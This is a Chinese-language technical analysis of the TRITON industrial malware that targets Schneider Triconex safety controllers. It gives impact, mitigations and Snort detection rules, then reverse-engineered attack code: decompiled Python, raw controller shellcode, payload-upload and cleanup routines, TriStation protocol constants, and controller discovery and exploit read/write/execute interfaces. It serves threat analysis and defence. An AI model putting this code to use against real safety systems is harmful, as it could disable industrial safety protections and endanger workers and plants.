工控 SIS 恶意软件 TRITON 深度分析报告

By ITh4cker

一、事件简述

2017 年 8 月，安全研究人员发现了一款专门针对工控安全系统的恶意软件 Triton(又名为 Trisis 或 Hatman)，该软件利用施耐德 Triconex 安全仪表系统（Safety Instrumented System，SIS）零日漏洞，对中东一家石油天然气工厂发起网络攻击，导致工厂停运。

2017 年 12 月 14 日，FireEye 的 Mandiant 部门再次公开讨论 TRITON 攻击事件,并对外发布分析报告.

2018 年 5 月 24 日,据工业网络安全公司 Dragos 披露,“最强”工控恶意软件 TRITON 背后的黑客组织 Xenotime 仍在活跃并初露行动轨迹，目前已扩大攻击目标范围，为此一直专注工控互联网安全研究的我们进行了深入跟踪和深度分析，以便为随时可能再次发生的工业网络攻击做技术储备.

二、影响面和危害分析

安全仪表系统（SAFETY INSTRUMENTED SYSTEM 简称 SIS），又称为安全联锁系统（SAFETY INTERLOCKING SYSTEM），主要为工厂控制系统中报警和联锁部分，对控制系统中检测的结果实施报警动作或调节或停机控制，是工业企业自动控制中的重要组成部分。

目前 TRITON 恶意软件所利用的漏洞主要影响施耐德电气 TRICONEX TRICON MP3008 10.0/10.1/10.2/10.3/10.4 固件版本,其他型号或者该型号的其他固件版本均不受其影响，鉴于传统工控网络系统升级困难或固件升级缓慢等因素,此恶意软件的影响还是不容小觑。

该恶意软件可以在攻陷 SIS 系统后，对 SIS 系统逻辑进行重编程，使 SIS 系统产生意外动作，对正常生产活动造成影响；或是造成 SIS 系统失效，在发生安全隐患或安全风险时无法及时实行和启动安全保护机制；亦或在攻陷 SIS 系统后，对 DCS 系统实施攻击，并通过 SIS 系统与 DCS 系统的联合作用，对工业设备、生产活动以及操作人员的人身安全造成巨大威胁.

三、解决方案

针对 TRITON 的攻击方式以及攻击场景,可在工业终端安全以及工业网络安全维度进行安全防范,为此我们给所有企业客户的防护建议如下:

1. 可通过部署主机白名单软件以及实施主机安全加固进行安全防护，增强线上主机以及终端系统健壮性，在任何能访问 SIS 系统的服务器或工作站上采用严格的访问控制和应用白名单措施。
2. 结合现场工业业务以及工业网络建立通信数据模型，通过协议，数据包，流量，业务以及行为的综合分析实现病毒发现与预警（可通过专业的工控安全审计监测平台实现），并通过工业防火墙深度包检测(DPI)功能，及时阻断病毒传播路径。
3. 升级固件到最新、安装对应的漏洞补丁.
4. 在技术可行的情况下，将安全系统网络与过程控制信息系统网络隔离开(确保 SIS 处理隔离的网络中)。
5. 利用提供物理控制能力的硬件功能对安全控制器进行编程，一般通过物理密钥控制的交换机实现。在 Triconex 控制器上，除了预定的编程事件期间，密钥不应留在 PROGRAM 模式中
6. 监控 ICS 网络流量，检测意外通信流量和其它异常活动。
7. 对工业网络统一部署工控卫士或工业防火墙等工控安全产品。

针对 TRITON 恶意软件攻击过程中的网络流量进行分析,我们提取了如下几条 Snort 规则,可针对性检测该恶意软件:

alert udp any any -> any 1502 (msg:" ICS-ATTACK.TRISIS/TRITON READ REQUEST Detected!"; content:"|05 00 10 00 00 00 1d|"; offset:0; depth:7; content:"|00 00|"; offset:8; depth:2; content:"|10 00 f9|"; offset:12; depth:3; dsize:22; sid:1111111; rev:1;)


alert udp any any -> any 1502 (msg:" ICS-ATTACK.TRISIS/TRITON WRITE REQUEST Detected!"; content:"|05 00 14 00 00 00 1d|"; offset:0; depth:7; content:"|00 00|"; offset:8; depth:2; content:"|14 00 17|"; offset:12; depth:3; dsize:26; sid:1111112; rev:1;)

alert udp any any -> any 1502 (msg:"ICS-ATTACK.TRISIS/TRITON EXECUTE REQUEST Detected!"; byte_extract:2,2,payload_length; content:"|05 00|"; offset:0; depth:2; content:"|00 00 1d|"; offset:4; depth:3; content:"|00 00|"; offset:8; depth:2; byte_test:2,=,payload_length,12; content:"|41|"; offset:14; depth:1; sid:1111113; rev:1;)

四、技术分析


TRITON 攻击框架完全由 python v2.7 编写,其主要由三部分模块组成:

1. 主程序 Trilog.exe
2. 注入组件:inject.bin 和 iman.bin
3. 通信库 library.zip: TsHi、TsBase、TsLow、TS_cnames 等




1)主程序 Trilog.exe

Trilog.exe 原本是 Triconex 应用软件中用来记录日志、回放和分析来自 Triconex 控制器的高速操作数据的模块程序，这里 TRITON 病毒伪装正常的程序，绕过工控系统基于进程名字监控的白名单机制,利用攻击者编写的通信库(实现 TriStation 协议)与 Triconex 控制器通信,探测控制器状态，并将两个核心恶意代码 inject.bin 以及 imain.bin 通过打包注入到 Triconex 控制器中,以便后续的利用.在 TRITON 框架里，Trilog.exe 为通过 py2exe 打包生成的基于 windows 平台的 python 程序，通过 unpy2exe 反编译工具我们可以得到 pyc 格式的 script_test.py.pyc,然后通过 unpyc 工具即可将 pyc 还原成 py 源码,该程序的攻击流程图如下所示:



如图所示,Trilog.exe 会通过探测到的设备 IP(TsLow.py-detect_ip)来连接 Triconex 控制器设备,如果连接失败，移除代码,清理现场并退出程序;反之,按照如下格式封装打包 inject.bin 和 imain.bin,作为后面待注入的攻击载荷 payload:



The Layout Of Injected Payload


其中 inject.bin 是实际注入执行体(Injector),其会通过寻找 imain.bin 数据前后的标识（marker）0x1234 和 0x56789A 来定位后门程序 imain.bin,并通过 TS 协议将其植入到增强型 Triconex 系统(Enhanced Triconex System Executive,简称 ETSE)上,进而获得安全控制器内存的读写执行权限,而且不受 Triconex 的钥匙开关所在位置(状态)的影响,相当隐蔽,如下为 Triconex 钥

匙开关实物图,可见有 4 个物理槽位(run、remote、program、stop):

打包好 payload 后,接下来 Trilog.exe 会通过调用函数 PresetStatusField 注入一段 shellcode 到控制器中,这段 shellcode 的作用主要是进行控制值参数设定(设定状态与获得权限):

```
print 'setting arguments...'
result = PresetStatusField(test, '\x01\x80\x00\x00')
if result >= 0:
    do_restore = True
if result != 1:
    print 'Preset failure'
    break
```

我们可以看到传入的参数值为 0x00008001, 该值在 inject.bin 的注入过程中会用到,其中最后一字节的低字节表示执行过程中的第几步(step),从 1 开始,当第一步执行完(也就是倒计时完毕),该字段转移到最后一字节的高字节继续作为 step,低字节将作为完成/结束标志,而前面 3 个字节则用来标记错误.



```
def PresetStatusField(TsApi, value):
    if len(value) != 4:
        return -1
    #shellcode
    script_code = '\x80\x00@<\x00\x00b\x80@\x00\x80<@ \x03|\x1c\x00\x82@\x04\x00b\x80`\x00\x80<@ \x03|\x0c\x00\x82@\x18\x00B8
        \x1c\x00\x00H\x80\x00\x80<\x00\x01\x84`@ \x02|\x18\x00\x80@\x04\x00B8\xc4\xff\xffK' + value[2:4] + '\x80<' + value[0:2
        ] + '\x84`\x00\x00\x82\x90\xff\xff`8\x02\x00\x00D'
    AppendResult = TsApi.SafeAppendProgramMod(script_code)
    if not AppendResult:
        return -1
    cp_info = TsApi.GetCpStatus()
    status = cp_info[40:44]
    if status != value:
        return 0
    return 1
```

通过逆向我们整理得到如下的伪代码:

```
#shellcode: argument set

r2 = 0x800000;
while (true)
{
    if ((uint32_t)*(uint32_t*)(r2) == 0x400000) // cp_status.us
    {
        if ((uint32_t)*(uint32_t*)(r2 + 4) == 0x600000) // cp_status.ds
        {
            r2 += 0x18; // cp_status.fstat
            *(uint32_t*)(r2) = (uint32_t)value; //0x00008001
            break;
        }
    }

    if ((r3 & 0xffffffff) >= 0x800100)
    {
        break;
    }

    r2 += 4;
}
system_call(-1);
```


其会在动态随机存取存储器(DRAM)从内存地址 0x800000 到 0x800100 的地址范围中搜索 2 个标识 0x400000、0x600000,如果找到,便把传入的参数值 0x00008001 写入 CP Status(控制程序状态)结构体中的 fstat 域中,然后随即调用 GetCpStatus 查询控制器状态,检查该参数是否设定成功,如果成功,Trilog 将调用函数 SafeAppendProgramMo 对之前“封装”好的 payload 进行增量式下载到控制器系统中(注入),同时不断检查控制器的状态(fstat),确保对控制器内存的读写执行权限一直存在,下载成功，执行 payload 并退出自身;下载失败,通过代码覆盖的方式移除 payload,清理痕迹并退出:

```
print 'uploading module'
AppendResult2 = test.SafeAppendProgramMod(data)
if not AppendResult2:
    print 'main code write FAILED!'
    break
try:
    limit = 0
    prevdc = 0
    prevstatus = 0
    while limit < 4096:
        parsed_info = test.GetProjectInfo()
        if parsed_info == None:
            parsed_info = test.GetProjectInfo()
        if parsed_info == None or parsed_info['valid'] != 1 or parsed_info['run'] != 0:
            print 'MP Bad State!'
            break
        status = parsed_info['fstat']
        sh.dump(status)
        istatus = struct.unpack('<I', status)[0]
        istep = istatus & 15
        ival = istatus >> 4
        if istatus == prevstatus:
            limit += 1
```

```
if do_restore:
    print 'force removing the code, no checks'
    print UploadDummyForce(test)
else:
    print 'restore not required'
```

2)通信库 library.zip

在 TRITON 框架中 Trilog.exe 主要通过未认证的 TriStation 协议(简称 TS 协议)与 Triconex 控制器进行通信,进而实现读写控制程序和数据、运行或终止程序、获取状态信息等功能,整个通信库包含很多 py 组件,其中四个 TS 协议相关的核心模块分别是 TsHi、TsBase、TsLow、TS_cnames:



>>TS_cnames.py 包含用于 TriStation 协议功能和响应代码(TS_cst)以及按键开关和控制程序状态的命名查询常量(-1~256):

```
TS_cst = {1: 'CONNECT REQUEST',
    2: 'CONNECT REPLY',
    3: 'DISCONN REPLY',
    4: 'DISCONN REQUEST',
    5: 'COMMAND REPLY',
    6: 'PING',
    7: 'CONN LIMIT REACHED',
    8: 'NOT CONNECTED',
    9: 'MPS ARE DEAD',
    10: 'ACCESS DENIED',
    11: 'CONNECTION FAILED'
    }
TS_keystate = {0: 'STOP',
    1: 'PROG',
    2: 'RUN',
    3: 'REMOTE',
    4: 'INVALID'
    }
TS_progstate = {0: 'RUNNING',
    1: 'HALTED',
    2: 'PAUSED',
    3: 'EXCEPTION'
    }
```

```
TS_names = {-1: 'Not set',
    0: 'Start download all',
    1: 'Start download change',
    2: 'Update configuration',
    3: 'Upload configuration',
    4: 'Set I/O addresses',
    5: 'Allocate network',
    6: 'Load vector table',
    7: 'Set calendar',
    8: 'Get calendar',
    9: 'Set scan time',
    10: 'End download all',
    11: 'End download change',
    12: 'Cancel download change',
    13: 'Attach TRICON',
    14: 'Set I/O address limits',
    15: 'Configure module',
    16: 'Set multiple point values',
    17: 'Enable all points',
    18: 'Upload vector table',
    19: 'Get CP status ',
    20: 'Run program',
    21: 'Halt program',
    22: 'Pause program',
    23: 'Do single scan',
    24: 'Get chassis status',
```


>>TsHi.py 是该框架的高层通信接口,实现探测和攻击等功能,可供主程序 Trilog.exe 调用实施攻击脚本,提供读写函数和程序、获取工程信息、与攻击载荷通信、代码签名与 CRC 检验等一切攻击相关的过程调用:

```python
import TsBase, struct, sh, crc, time
mp_ram_table = [...
def ram_check(adr, size, table=mp_ram_table):...
def TScksum(data):...
append_sign = 2068988371
def MyCodeSign(code):
    return code + struct.pack('<I', crc.crc32(code) ^ append_sign)
def MyCodeCheck(code):...
class TsHi(TsBase.TsBase):

    def ReadFunctionOrProgram(self, id, is_func):...
    def WriteFunctionOrProgram(self, id, next, is_func, data=''):...
    def ReadFunction(self, id):
        return self.ReadFunctionOrProgram(id, True)
    def ReadProgram(self, id):
        return self.ReadFunctionOrProgram(id, False)
    def WriteFunction(self, id, data=''):
        return self.WriteFunctionOrProgram(id, 0, True, data)
    def WriteProgram(self, id, next, data=''):
        return self.WriteFunctionOrProgram(id, next, False, data)
    def ParseProjectInfo(self, info):...
    def GetProjectInfo(self):...
    def GetProgramTable(self):...
    def CountFunctions(self):...
    def SafeAppendProgramMod(self, code, force=False):...
    def WaitForStart(self):...
    def AppendProgramMin(self, code, funccnt, progcnt):...
    def ExplReadRam(self, address, size, mp=255):...
    def ExplReadRamEx(self, address, size, mp=255):...
    def ExplExec(self, address, mp=255):...
    def ExplWriteRam(self, address, data='', mp=255):...
    def ExplWriteRamEx(self, address, data='', mp=255):... e
```

>>TsBase.py 作为高层接口(TsHi.py)与底层 TS 协议功能代码(TsLow.py)之间的转换层:

```python
import TsLow, struct, time

def ts_cut_reply(result):...

def ts_nocut_reply(result):...

class TsBase(TsLow.TsLow):

    def GetCpStatus(self):...
    def GetModuleVersions(self):...
    def UploadProgram(self, id, offset=0):...
    def UploadFunction(self, id, offset=0):...
    def AllocateProgram(self, id, next, full_chunks=0, offset=0, data=''):...
    def AllocateFunction(self, id, next, full_chunks, offset=0, data=''):...
    def RunProgram(self):...
    def HaltProgram(self):...
    def StartDownloadChange(self, (old_name, old_maj_ver, old_min_ver, old_ts), (new_name, new_maj_ver, new_min_ver, new_ts),
        func_cnt, prog_cnt):...
    def StartDownloadAll(self, (name, maj_ver, min_ver, ts), func_cnt, prog_cnt):...
    def CancelDownload(self):...
    def EndDownloadChange(self):...
    def EndDownloadAll(self):...
    def ExecuteExploit(self, cmd, data='', mp=255):... )
```


>>TsLow.py 是整个通信框架的最底层,包含 TS 通信协议的底层函数,提供基于 UDP 的通信:



如图所示,该类包含设备探测函数 detect_ip(),该函数通过指定 1502 端口(TS 协议端口)发送指定的 UDP ping 广播消息(0x06 0x00 0x00 0x00 0x00 0x88),来探测网络可达的 Trionex 控制器(Tricon 通讯模块:TCM):

```python
def detect_ip(self):
    ip_list = set()
    bc_sock = None
    try:
        bc_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        bc_sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
        bc_sock.settimeout(0.25)
        TS_PORT = 1502
        ping_message = '\x06\x00\x00\x00\x00\x88'
        close_message = '\x04\x00\x00\x00\x010'
        bc_sock.sendto(ping_message, ('255.255.255.255', TS_PORT))
        while True:
            try:
                data, addr = bc_sock.recvfrom(1024)
            except:
                break

            if data != ping_message:
                continue
            try:
                if addr[1] == TS_PORT:
                    ip_list.add(addr[0])
                    bc_sock.sendto(close_message, (addr[0], TS_PORT))
            except:
                continue
    except:
        print 'exception while detect ip'
    if bc_sock != None:
        bc_sock.close()
    if len(ip_list) == 0:
        print 'no TCM found'
        return
    if len(ip_list) > 1:
        print 'more than one TCM found:'
        for ip in ip_list:
            print ip
    for ip in ip_list:
        return ip
    return
```

其中函数名以“tcm_”开头的函数为 TCM 封包处理函数,“ts_”开头函数为 TS 协议消息处理函数,其中 TCM 即 Tricon Communication Module,是 Tricon 的通讯模块，TCM 会对 TS 协议消息进行一层封装,通过这些函数的源码以及相关的逆向关联分析我们可以推测出 TCM 封包结构以及 TS 协议消息结构如下:



3)注入组件(inject.bin 和 imain.bin)


>>Inject.bin 主要用来负责注入后门实体 imain.bin 到固件内存里,其主要利用施耐德电气 Triconex Tricon MP3008 10.0 到 10.4 固件版本中存在的安全漏洞(漏洞编号:CVE-2018-7522、CVE-2018-8872)来获取系统访问权限,禁用固件 RAM/ROM 一致性检查,注入 payload(imain.bin)到固件内存区域,并修改函数跳转表入口为 imain.bin 的地址, inject.bin 执行过程主要通过前面设定的参数值来决定其所处的阶段,主要分为三步:

1)空等待期,这一步主要通过倒计时(递减 couter)来等待参数值中指定的空闲周期(一个周期等于一秒, 什么也不做)执行完毕(couter 等于 0),随后进入第二步(step+=1);


2)漏洞条件验证期,这一步主要是检查机器状态寄存器的值(MSR)是否存储在系统调用上下文中的期望地址上,如果成功进行下一步,如果失败,标记错误并保存值来作为调试目信息;

3)漏洞有效性验证期,这里主要验证漏洞是否有效、可控可利用,如果输入输出可控(输入数据在预期的输出结构中)表明真的可控,进行下一步,反之标记错误,

4)开始真正的 imain.bin 注入,前面几步成功表明漏洞条件存在且可利用, 这一步将通过完整的漏洞利用来进行注入.整个流程图大概如下所示:



其中第四步的注入流程图又如下所示(感谢 ICS-CERT,由于此样本的机密性,这里不作代码层面分析):



>>imain.bin 是作为后门实体而存在的,通过它攻击者就能够获得对于安全控制器内存的读写执行权限而不受 Tricon 钥匙开关位置或者控制程序重置等的影响,该后门主要通过通信库高层接口 TsHi.py 中 ExplReadRamEx、ExplWriteRamEx、ExplExec 与 TRITON 框架进行通信,其通信的数据包格式如下:

```
[command][MP][size][address][data]
```

